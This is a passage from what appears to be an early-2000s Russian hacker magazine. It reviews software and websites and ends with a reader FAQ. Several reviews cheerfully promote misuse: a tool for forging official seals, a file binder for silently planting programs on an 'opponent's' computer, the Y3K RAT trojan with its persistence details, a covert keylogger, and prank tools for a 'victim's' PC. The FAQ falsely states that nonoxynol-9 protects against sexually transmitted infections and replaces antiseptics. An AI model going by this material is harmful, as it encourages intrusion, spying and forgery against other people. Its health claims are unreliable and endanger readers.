хранящимися в нем данными. Так что мое "итого" по этой проге звучит так: отличная реализация оригинальной концепции пользовательского интерфейса, отягощенная тучей дополнительных наворотов, о которых у меня просто нет никакой возможности тебе рассказать. Must have, однозначно!



Stamp v0.51

Windows 9x/NT4/2k
Size: 82 Kb
Freeware
http://www.chat.ru/~undeadman

Не у каждой проги есть свой девиз, но вот у Stamp-а он имеется и звучит так: "Замути печать и живи спокойно!". Первая часть этого высказывания легко объяснима, поскольку с помощью Stamp-а действительно можно без труда "замутить" или, попросту говоря, подделать практически любую круглую печать. Для второй же части девиза такого же четкого объяснения мне найти не удалось. Нет, ну в самом деле! Нельзя же понимать слова "и живи спокойно" как призыв к использованию сделанных в Stamp-е изображений-оттисков для массового изготовления фальшивых больничных листов?!! Хотя, если подумать... Печати-то у этой проги получаются почти как настоящие!

Stamp создает печати с текстами как на русском, так и на английском. В проге присутствует три шрифта: Arial, Times, Courier. Размер букв задается. Текст выводится как справа налево, так и наоборот. В центре печати может быть помещен любой рисунок в формате BMP, а в комплекте уже есть готовые изображения гербов России и Украины. Если вместо рисунка в центре должна быть какая-нибудь надпись - тоже без проблем. Цвет готовой печати можно подкорректировать, дабы он более походил на настоящий. Для этой же цели изображение можно даже слегка смазать. Хотя чего я тебе тут объясняю?!! Запусти файл DEMO.BAT при первой встрече с этой прогой, и она сама тебе все расскажет и покажет.






One EXE Maker 2000 v2.0a

Windows 9x/NT4/2k
Size: 478 Kb
Freeware
http://sennaspy.tsx.org

Небольшая утилитка, склеивающая несколько файлов в один самораспаковывающийся exe-шник. От всем уже хорошо известного Joiner-а она отличается целым рядом усовершенствований. Во-первых, One EXE Maker позволяет склеивать более двух файлов разных форматов. Во-вторых, ты самостоятельно выбираешь, в какую из четырех папок на машине противника будет десантирован каждый файл. В-третьих, оказавшись "на месте", файл может либо запуститься, либо просто тихо залечь, в зависимости от твоих пожеланий. И вот что приятно: если файл все-таки должен будет стартануть, то он может сделать это как незаметно для пользователя, так и распахнув свое окно на весь экран (если, конечно, оно у него есть, это окно). :) В-четвертых, запуск файла может сопровождаться передачей ему необходимых аргументов в командной строке. Ну, и в-пятых: все файлы перед "склеиванием" могут подвергаться дополнительной компрессии, дабы результирующий exe-шник весил как можно меньше. Разумеется, последующая распаковка производится автоматически. Стоит заметить, что пока AVP игнорирует One EXE Maker и заделанные им файлы. Но год назад эта зараза точно так же реагировала на весельчака Joiner-а, а потом внезапно передумала, и добрые "кулхацкеры" тут же засыпали меня тоннами писем, жалуясь на то, что я, собака, им "трояна" подсунул! Поэтому сразу предупреждаю: если твой AVP внезапно начнет материть эту прогу - то, чур, меня не пинать! Все свои гневные возгласы сразу направляй лично Касперскому. Теперь его очередь веселиться. :)






Y3K RAT v1.1

Windows 9x
Size: 597 Kb (server – 296 Kb)
Freeware :)
http://y3krat.cjb.net

Когда я скачал себе архивчик с этим трояном, мой AVP осторожно потрогал его и весело сказал: "Ок!". Это было приятно. Не каждая система удаленного администрирования получает у этого антивируса такую высокую оценку... По размеру серверной части легко догадаться, что Y3K RAT относится к разряду так называемых "полнофункциональных" троянских коней. Другими словами, с его помощью можно "иметь" чужой комп разными способами: тырить-закачивать файлы, запускать-закрывать проги, устраивать чат, бомбить юзера сообщениями "об ошибках" или делать скриншоты его экрана. Особенно силен Y3K RAT по части откровенных издевательств. По твоей команде сервер этого троянца может погасить чужой монитор, изменить разрешение экрана, залить экран черным цветом и написать на нем красными буквами какую-нибудь гадость. Но больше всего мне нравится то, что Y3K RAT способен "выключать" любые клавиши на клавиатуре пользователя, "замораживать" курсор его мышки и убирать с экрана иконки, часы или даже всю панель задач целиком. В воспитательных целях (Не запускайте, детишки, все, что "exe"!). :) Y3K RAT разрешается использовать в связке с WebPsychward-ом. В реестре этот троянец прописывает себя по адресу HKLM\Software\Microsoft\Windows\CurrentVersion\Run. Ключ - Explorer32. Этот ключ запускает файл Rundll.exe, который прячется в папке Windows. Там же лежит файл Rundll.exe, под который и маскируется сервер этого троянца. Не перепутай! Если из-за шрифта названия этих файлов покажутся тебе одинаковыми - ориентируйся по их размерам.




BrainWave Generator v3.1



Windows 9x/NT4/2k
Size: 1177 Kb
Shareware
http://www.bwgen.com


Я не думаю, что наш журнал может заинтересовать взрослого дядю в слюнявчике, который больше всего любит мазать манной кашей соседскую кошку или надувать пузыри из соплей. Однако и нормальный чел может в определенные моменты своей жизни испытывать досадное угасание мозговой активности. Вот, к примеру, один мой приятель постоянно превращается в идиота, стоит ему только заметить девчонку покрасивее. Поэтому, когда я на днях наткнулся на прогу, которая занимается стимуляцией мозговой активности, я решил на всякий случай сунуть ее в свою рубрику. Авось кому она и пригодится! А теперь - технические детали. Итак: стимуляция головного мозга осуществляется с помощью специально генерируемых звуков, а в случае частичной глухоты пациента - с привлечением дополнительных визуальных эффектов в виде мигающего разными цветами экрана. Кроме примитивного ускорения мыслительных процессов, BrainWave Generator (по словам разработчиков) способствует расслаблению человека, оказывает снотворное действие, борется с похмельем и облегчает головные боли. Тип требуемого воздействия задается в настройках программы, выбором звуковой схемы. В комплекте с программой поставляется более 20-ти таких схем на все случаи жизни. Тем же, на кого чужие заготовки требуемого воздействия не окажут, BrainWave Generator предлагает вс пользоваться встроенным в него редактором, позволяющим создавать "мозговые волны" на любой вкус, слух и цвет. Нет, ты только подумай, а вдруг разработчики не врут?!! Только представь себе: пять минут гудения и свиста, и ты - ГЕНИЙ! Ну разве это не замечательно?!! :)



AS HTML Tag Source Viewer v1.01

Windows 9x/NT4/2k
Size: 294 Kb
Shareware
http://www.softexe.com/ashtmlsv.html

Вторая примочка к мастдайскому ослику облегчает жизнь всем крутым веб-мастерам. А поскольку в нашей стране каждый второй пользователь Интернет - сам себе Тема Лебедев, то успех AS HTML Tag Source Viewer-у, можно сказать, обеспечен. Тем более, что этот add-on выполняет важную функцию - он существенно облегчает изучения HTML-кода чужих веб-страниц. К примеру, странствуешь ты по Сети. Вдруг, раз! Попадается тебе на страничке какой-нибудь интересный элемент. Раньше бы тебе пришлось минут десять рыться в исходниках, чтобы выявить тот кусок кода, который за этот элемент отвечает. AS HTML Tag Source Viewer же освобождает тебя от такой утомительной работы. Просто в окне бродилки ты щелкаешь правой кнопкой мышки по заинтересовавшему тебя участку, а затем выбираешь в выпрыгнувшем контекстном меню пункт "HTML Tag Source Viewer". И представь себе: на экране появляется окошко Viewer-а с исходным текстом изучаемой веб-странички, где интересующие тебя строки будут выделены синим! :) Надо ли говорить, что в этом окне ты можешь выделить и скопировать любой участок кода или даже сбросить весь source code странички в текстовый файл?!! Наверное, нет. :)



Afreet Site Viewer v1.1 beta

Windows 9x/NT4/2k
Size: 785 Kb
Freeware
http://www.netvampire.com/siteview

К ослику IE постоянно придумывают разные интересные примочки. Было бы иначе - я бы давно вытер эту неповоротливую зверюгу со своей машины. Но пока ослику везет. Вот и в этом месяце уже два интересных add-on-чика выкачал из Сети мой верный GetRight. Первый - это Afreet Site Viewer. Он ставится исключительно на пятую версию IE и оснащает эту бродилку еще одной информационной панелью а-ля "Избранное". Каждый раз, когда ты заходишь на какой-нибудь сайт, на этой панели возникает внутренняя структура этого сайта в виде дерева каталогов. По внешнему виду это все очень напоминает Виндозный Проводник, только на этот раз тебе предлагается изучать не свой винчестер, а чужой сайт, битком набитый веб-страничками, изображениями, скриптами и прочим файлом. Надо сказать, я не ожидал, что исследование сайтов таким извращенным способом может представлять интерес. Однако потратив полчаса на то, чтобы найти с помощью этой проги раздел "только для member-ов" одного любительского порносайта, я убедился в обратном. Жаль только, что Afreet Site Viewer - пассивное приложение. Оно не атакует подопытный сайт самостоятельными запросами, предпочитая получать все необходимые данные из загруженных твоей бродилкой веб-страниц. Так что ты не жди от нее каких-то абсолютно фантастических результатов. Довольствуйся малым! :)

GoBack v 2.2 beta

Windows 9x
Size: 1580 Kb
Shareware
http://www.goback.com

Еще вчера твой компьютер работал как часы, а сегодня ты решил поюзать новую прогу (да будет проклято ее имя!), :) и система благополучно накрылась медным тазом? Или может быть, в приступе временного помешательства ты взял да потер крайне важные файлы? Причем потер так основательно, что они не восстановились даже после того, как ты целый день прыгал, с надрывом орал: "Е-мое, что ж я сделал-то?!!", рвал на себе волосы и щедро разбрасывал их по сторонам? Скажи, хоть раз случалось с тобой нечто подобное? Конечно же, случалось! Похожие неприятности периодически обрушиваются на каждого владельца собственного ПК. И тем удивительней выглядит тот факт, что очень мало людей знает о существовании программы GoBack, которая по своим функциям весьма напоминает обыкновенную машину времени! Ну, сам посуди: эта прога может легко вернуть твою систему в то состояние, в котором она пребывала в недавнем прошлом: пять минут, пять часов или даже пять дней назад! И все, что для этого тебе потребуется сделать, так это выбрать в окне GoBack число и время, а затем перезагрузиться. Все восстановится в лучшем виде! А дело все в том, что после установки эта прога начинает постоянно отслеживать все дисковые операции и сохранять в специально для этого отведенной области на винче все изменения файловой системы твоего компа, скидывать туда удаленные или измененные файлы. Но это так, детали. Для принятия решения "качать или не качать" тебе достаточно знать только то, что, кроме полного омолаживания всей системы целиком, GoBack практикует частичную реанимацию отдельно взятых файлов и каталогов.






Image Grabber v1.1

Windows 9x/NT4/2k
Size: 1412 Kb
Shareware
http://www.randomeye.com

Некоторое время я думал, что хороший скриншот программы, работающей с (или над) :) графическими изображениями, можно получить, если в качестве рабочего материала скормить такой проге фотки полуобнаженных красавиц. Но когда в четвертом X за этот год я задействовал в скриншоте картинку со злобно оскаленной черепушкой - мою мыльницу тут же завалили письмами типа: "Это круто! Где взял? Пришли мне файл, а?". До этого момента мне как-то не приходила в голову мысль, что голыми девушками и так битком набита вся Сеть, а вот оригинальные и стильные изображения на другие темы приходится мучительно выискивать. Короче, теперь я постараюсь перемежать обнаженку некрографией, ну а пока порекомендую тебе одну прогу, которая называется Image Grabber и которая промышляет тем, что роется в онлайновых базах нескольких крупных фотоагентств и выискивает там картинки на заданную тему. "Тема" определяется ключевыми словами, которые ты скармливаешь этой проге. Image Grabber опрашивает несколько фотоагентств одновременно и выводит результаты своих изысканий в специальном окне в виде уменьшенных копий найденных изображений. Клик по такой картинке позволяет скачать и изображение большего размера. В самом агентстве, заплатив деньги, ты можешь получить и еще более качественную копию, но... зачем? Для натягивания на рабочий стол или веб-дизайна качества картинок, полученных с помощью Image Grabber, и так вполне достаточно.






007 Stealth Activity Recorder & Reporter (STARR) v1.34

Windows 9x/NT4/2k
Size: 453 Kb
Shareware
http://www.iopus.com/starr.htm


Создатели этого "шпиона" не стали жадничать. В течение тридцати дней ты можешь использовать эту прогу на всю катушку - STARR не будет показывать надоедливых nag screen-ов или же вырубаться, как некоторые его коллеги, после пяти минут работы. При всем при этом, STARR - однозначно крут. Никак не афишируя свое присутствие на машине, эта прога отслеживает все нажатия клавиш (даже специальных!), регистрирует заголовки всех запускаемых приложений (и пути к этим приложениям!) и скрупулезно записывает адреса посещаемых юзером веб-сайтов. В зависимости от задачи можно использовать все функции STARR-а или только некоторые из них. Как и положено любому приличному шпиону, STARR умеет отсылать отчеты хозяину на e-mail. Но далеко не каждый приличный шпион умеет архивировать логи и отсылать их не только по таймеру, но и по мере достижения отчетом определенной величины. А вот STARR-у это по силам. Продвинутые перцы оценят также то, что файл, непосредственно занимающийся слежением, а также dll-ку к нему, можно переименовывать и перемещать...



Agent99 v1.3

Windows 9x
Size: 2558 Kb
Shareware
http://pcalarm.hypermart.net


Программный вариант сторожевого пса. Уловив микрофоном подозрительный шум, Agent99 поднимает лай. В альтернативном варианте - начинает пьяным голосом громко ругаться матом (слова и голос - твои). ;) К сожалению, в отличие от настоящей собаки, эта прога грабителей покусать не сумеет. Однако она может тихонько звякнуть "куда надо" и проиграть запись вроде "Помогите, нас грябят! Адрес такой-то" (с фоновыми криками "Положи трубку, урод! Убью"). :) А чего стоят укусы какого-то там волкодава на фоне того, что может натворить прибывший по вызову наряд милиции? :)



WinHook v1.0

Windows 9x
Size: 154 Kb
Freeware
http://www.geocities.com/Silicon Valley/Circuit/8906

Запускаешь WinHook на машине "жертвы". Где угодно набираешь пароль: HOOK (регистр не имеет значения). Возникает окно настройки программы. Во вкладке "Files" вписываешь несколько горячо любимых "жертвой" программ, а во вкладке "Startup" назначаешь автоматический запуск WinHook-а после перезагрузки компа. И... все! После этого все попытки Юзера Ушастого запустить любимые проги обречены на провал. Э... Однако, весьма заподлянская прога, да? :)



Follow Me v1.00

Windows 9x/NT4/2k
Size: 128 Kb
Freeware
http://www.rjlsoftware.com/software/entertainment

Арканойд, наоборот, с извращениями. Юзер управляет шариком, битой - компьютер. Извращением является то, что в роли шарика выступает указатель мыши, в роли биты - кнопка Пуск. Место действия игры - обычный рабочий стол Windows на компьютере пользователя, которого ты решил... хм... разыграть. Короче, если ты ничего не понял, объясняю на пальцах: запускаешь эту прогу на чужом компе, и она заставляет кнопку Пуск бегать вправо-влево по Панели Задач так, чтобы всегда занимать место под курсором. Функциональность Пуск-а при этом сохраняется.

НОВЫЕ ЭРОТИЧЕСКИЕ ИГРУШКИ





Вашему вниманию предлагается игра «Новые эротические игрушки» - специальная редакция популярного сборника «Эротические игрушки», который в свое время привлек к себе много внимания среди любителей игр с эротическим содержанием.



Все! Перебор!

Лето заканчивается, а счастья так и нет.

Хочется отдохнуть и расслабиться в обществе очаровательной девушки (или девушек - кому что больше нравиться).
В общем, все уже надоело (работа, телевизор, отсутствие девушки), а мать-природа требует свое и рвется наружу. Короче, пора...

...пора выйти на улицу, оглядеться и решить, чем же все-таки заняться.

Если энергии выше крыши, то можно заглянуть в спортзал и кинуть всю эту свою энергию на железо. Однако не стоит особо этим увлекаться, милая Маша покажет тебе несколько приятных упражнений, а если повезет, то и массаж сделает и в сауне бархатными ручками разомнет твои стальные бицепсы.

А если в кармане завалялись (ну случайно) виртуальные баксы, то тогда прямая дорога в казино. Там, в казино, либо ты девушек разденешь, либо - девушки тебя.

У каждого своя радость в жизни.


Но, в крайнем случае, можно и в кино сходить, но не более одного раза.

Расслабляйся!
До утра не засиживайся!


EXE Soft
Experience Entertaiment Software
www.exe-soft.com
e-mail: exe-soft@aha.ru



ПРОЕКТ-МУЛЬТИМЕДИА









WWW

M.J.Ash (m.j.ash@xakep.ru)

Народные приметы

http://primeta.ru-face.com

Старушка Судьба играет честно. Обычно, перед тем как в очередной раз смачно пнуть твое седалищное место, она дает тебе пару подсказок, делает пару знаков. Если ты умеешь чисто инстинктивно разгадывать ее намеки или, как говориться, способен задницей чувствовать неприятности (понял теперь, как появилось на свет это странное выражение? :), то, считай, что тебе повезло. Жизнь твоя будет долгой и приятной. Если же ты не обладаешь подобным даром, то... То тебе ну просто позарез необходимо обратиться к мудрости предков, а именно к той ее части, что хранится в разделе "Народные приметы". Ведь каждый раз, когда с нашими дедами или прадедами случалась беда, то они тут же старались припомнить, какое явление или случай могли послужить им предупреждением об опасности на этот раз. И если им это удавалось - на свет появлялась новая народная примета. Так, уронив солонку в чугунок с кашей и получив в левый глаз ласковым кулачищем любимой жены, одному из наших далеких предков удалось сообразить, что "просыпанная соль - это к ссоре". А поскольку за века таких вот наблюдений набралось тысячи, то, выучив хотя бы самые главные из них, ты все же сможешь догадаться, когда старушка Судьба выберет твою "пятую точку" в качестве цели для своего пыльного тапка. P.S. А тем, кому мои рассуждения о важности народных примет покажутся не слишком убедительными, я предлагаю проследовать с сайта "Народные приметы" по ссылке на сайт "Смерти бояться - на свете не жить", где им расскажут все, что необходимо знать о подготовке к последнему пути. :)



Gallery of serial murders

http://www.mindhunter.nm.ru

После знакомства с материалами этого сайта идея путешествий методом автостопа потеряла в моих глазах всякую привлекательность. Нет, я, конечно, понимаю, что если я помашу своей ластой проезжающей мимо попутной машине, то шансы на то, что ее водитель окажется серийным убийцей, будут невелики. Однако они все же есть, эти шансы, и, честно говоря, меня это не устраивает. Меня раздражает сама мысль о том, что за улыбчивой мордой водилы может скрываться какой-нибудь сумасшедший ублюдок, который с удовольствием сварит с макаронами мясистую часть моей правой ноги, а одну из важнейших частей моей анатомии прибьет гвоздиком на стену своего гаража. Да, вероятно, мне не стоило читать описание "подвигов" тех (чуть было не сказал - людей), чьи досье собраны в "Галерее Серийных Убийц". Ведь теперь любая, даже самая отвратительная сцена из тошнотворного фильма - "Возвращение живых мертвецов", производит на меня не большее впечатление, чем реклама каких-нибудь субпродуктов. Ну, а вид человека, голосующего на трассе, в моей голове отныне неразрывно связан с образом НЕСКОЛЬКИХ полиэтиленовых пакетов, небрежно закопанных в придорожном лесу.



Internet-Музей

http://www.internet-museum.org


Первоначальное название этого сайта - "Музей старинного дизайна", пусть и забракованное его создателем ввиду недостаточной масштабности, на мой взгляд, более точно отражает суть этого проекта. Ну, в любом случае, музей у парня получился весьма удачный, поэтому критиковать его я больше не буду. Буду хвалить. Итак, основные экспонаты этого музея - это уникальные скриншоты главных страниц многих (действительно многих) известных веб-сайтов, которые показывают, как эти сайты выглядели год, два, а то и более лет назад. Это - рулез. Лично я с радостью вспомнил то время, когда сам Великий iXBT по дизайну не многим отличался от любительской домашней странички. Не меньшее удовольствие я получил, изучая историю сайта www.microsoft.com и наблюдая, как с годами меняется его морда. Кроме того, обозвав свой сайт "Internet-Музеем", автору также пришлось выложить подборку статей об истории Сети и кое-какие другие интересные текстовые материалы, дабы его творение не обозвали "Историей Интернет в картинках для не умеющих читать". Хотя, как ни крути, все же именно "картинки" - основная ценность Internet-Музея. Тут уж ничего не поделаешь! :)



Actresses in Character

http://members.tripod.com/~llwyd/makeup


Тебя не достала еще реклама женской косметики? Всяких там шампуней, после использования которых волос на теле становится на 55 процентов больше? Или туши для ресниц, увеличивающих размер глаз в три раза, в связи с чем глаза вылезают из глазниц, что придает взгляду особую, ни с чем не сравнимую привлекательность? Можешь не отвечать - я и так знаю, что ДОСТАЛА! Посему предлагаю тебе посетить сайт "Actresses in Character", выпустить пар и как следует оттянуться. Фишка в том, что на этом сайте тебе на примерах покажут, как с помощью соответствующих косметических средств глумятся над женской красотой. Правда - только в кино! :) Поверь мне, действительно очень прикольно наблюдать, как женщин мастерски гримируют под покойников, зомби, монстров, роботов, пришельцев и даже - черт возьми! - под мужиков! Что творят ради искусства с их роскошными волосами, как наносят на их восхитительные тела зловещие татуировки и каким "доработкам" подвергают их лица. Даже я, при всей своей внутренней черствости, не мог без содрогания смотреть на работы некоторых "косметологов". Оттого я вручаю "Actresses in Character" переходящий приз "Самый улетный сайт" этого номера и делаю его обязательным для посещения всеми читателями Х без исключения. :)



Искусство поцелуя

http://kisses.virtualave.net

Сейчас многие девушки (к счастью, не мои:) начали жаловаться, что парни, дескать, целоваться разучились. Типа, губы оттопырят, слюняво чмокнут куда попало, а затем выпрыгивают из штанов и с диким криком "Поберегись!" валят их на кровать. Поэтому, посовещавшись, девчонки решили открыть в Сети заочные школы ликбеза по поцелуйному искусству, куда любой желающий мог бы придти и подкорректировать свою технику. Так и появился на свет это весьма забавный сайтик. Не думаю, что мне необходимо подробно рассказывать о том, что скрывают, а точнее - что раскрывают его разделы "Эротические поцелуи", "Поцелуй как лекарство", "Места для поцелуев" или, скажем, "Ритуальное целование". Замечу только, что любой реальный пацан и так легко догадается, о чем там может идти речь. А озадаченно чесать репу, читая эти названия, может только тот самый бестолковый губошлеп, из-за которого весь наш мужской род и подвергается незаслуженной критике. Если ты встретишь такого - произведи частичную дефрагментацию его физиономии, а потом хорошенько отформатируй чем-нибудь тяжелым. Я разрешаю! :)



Talk.Ru

www.talk.ru

Talk.Ru - это наш ответ на ихний Deja.com (www.deja.com/usenet). Давно пора было напинать его жирную задницу. Шутка ли - за столько лет работы эта собака так и не научилась понимать запросы на простом и понятном русском языке! И тому, кто хотел порыться в архивах русскоязычных телеконференций, приходилось прибегать к таким ухищрениям, что вспомнить страшно. Но теперь это все в прошлом. Отныне материалы новостных групп Fido и Relcom можно с помощью Talk.Ru перепахивать со всеми удобствами. Под удобствами я понимаю полнотекстовый поиск с учетом правил словообразования русского языка и подсветкой результатов, а также возможность искать по автору статьи, дате, группе и рубрике. Это же очень правильный подход: не подписываться на вагон и маленькую тележку различных телеконференций, а за пару минут выдирать из них только нужные тебе статьи на такие темы, как свежие кряки, последние хаки и проверенные пароли к мега-порносерверам. Помимо возможностей поиска, Talk.Ru предлагает посетителям еще кучу разного рода услуг, вроде создания и поддержания их собственных форумов, но это уже не так интересно.






Cats as trophies

http://fractalcow.com/catsas-trophies

Я по газонам не хожу - опасно. Нынче все газоны заминированы отходами жизнедеятельности наших четвероногих друзей. Впрочем, даже вне зеленой зоны я порой умудряюсь вступить правой или левой ногой в нечто неприятно пахнущее. Легко догадаться, что в такие моменты моя любовь к братьям нашим меньшим претерпевает серьезное испытание. Стыдно признаться, но бывали случаи, когда я, с отвращением рассматривая "подорвавшийся" ботинок, совершенно искренне желал всем владельцам домашних животных оборудовать задницы своих питомцев (и даже свои собственные задницы) :) особым устройством, аналогичным представленному на сайте www.dog-diaper.com. И да простят меня юные натуралисты за эти зверские мысли, но вот такой уж я бездушный человек. Кстати, если подумать, то о собственной порочности я догадывался и раньше. К примеру, как-то раз я провел полчаса на сайте "Cats as trophies", разглядывая фотографии сбитых машинами кошек, и при этом ни разу не сказал "бедная киска". Ужасно, верно?



Dark Art Links...

и захочешь, да не уснешь...

The Vomitus Maximus Museum
http://www.vomitus.com

Sinister Visions:
The Dark Art of Chad Savage
http://www.gothic.net/~savage

The Art of Joachim Luetke
http://www.luetke.com

The Art of R.K.Sloane
http://www.rksloane.com

Eyes of Chaos:
The Dark Art of Mike Bohatch
http://www.eyesofchaos.com





FAQ

Автор: SideX (Sidex@xakep.ru





Что такое 31337?

Это набор цифр. Такой как 02, 03, 9Х. Т.е. как простая цифра 02 означает "Милиция", 03 - "Скорая", 9Х - винды. Т.е. устоявшееся обозначение чего-либо, так и 31337 - обозначение по-настоящему крутых хакеров, т.е. 3-E 1-L 3-E 3-E 7-T , т.е. ELEET - Элита. Но также используется при желании выразить ироничное отношение к кому-либо: "А вот и наша группа 31337-хЭкеров XYI, которая занимается взломами Localhost`ов!" :). В общем, зависит от контекста употребления.
Также магическая цифра 31337 стала массово известной благодаря троянскому коню "Back orifice", выпущенному хакерской командой CDC, где по умолчанию стоял 31337-ый порт как порт трояна. И если спросить 10 человек: что значит 31337? 5 ответят, что не знают о таком, 3-4 - что это порт BO, и только 1-2 ответят правильно, что это "элита". Кстати, неплохой тест на вшивость: спроси корефана, что значит 31337, и узнаешь о степени его продвинутости ;). Не знает - лечить, говорит, что порт БО - с него пиво, если знает, что это ELEET - он крут :).

Слышал про какую-то хрень Ноноксинол 9, которую используют в продвинутых презервативах. Ты про нее не в курсе?

Наше информбюро обо всем в курсе :). Ноноксинол 9 (Nonoxinol 9) - это специальное вещество, наносимое на качественные презервативы, вроде Durex и Lifestyle. Смазка на N-9 способствует подавлению активных сперматозоидов, приводящих к оплодотворению. Также Ноноксинол-9 имеет антисептические свойства, т.е. предотвращает развитие инфекции, переданной половым путем. Короче, говоря русским языком, Ноноксинол 9 - та смазка, что повышает уровень безопасности при половом контакте: как в плане предотвращения нежелательной беременности, так и защиты от венерических заболеваний. Т.е., пользуясь презиками с такой смазкой, становится необязательным совмещение презерватива с мазями/тампонами/гелями, которые подавляют активные сперматозоиды. А также, при нормальных обстоятельствах, заменяет антисептики, вроде "Мирамистина". О наличии Nonoxinol 9`а обычно указывается на упаковке с презервативам или в прилагаемой инструкции.

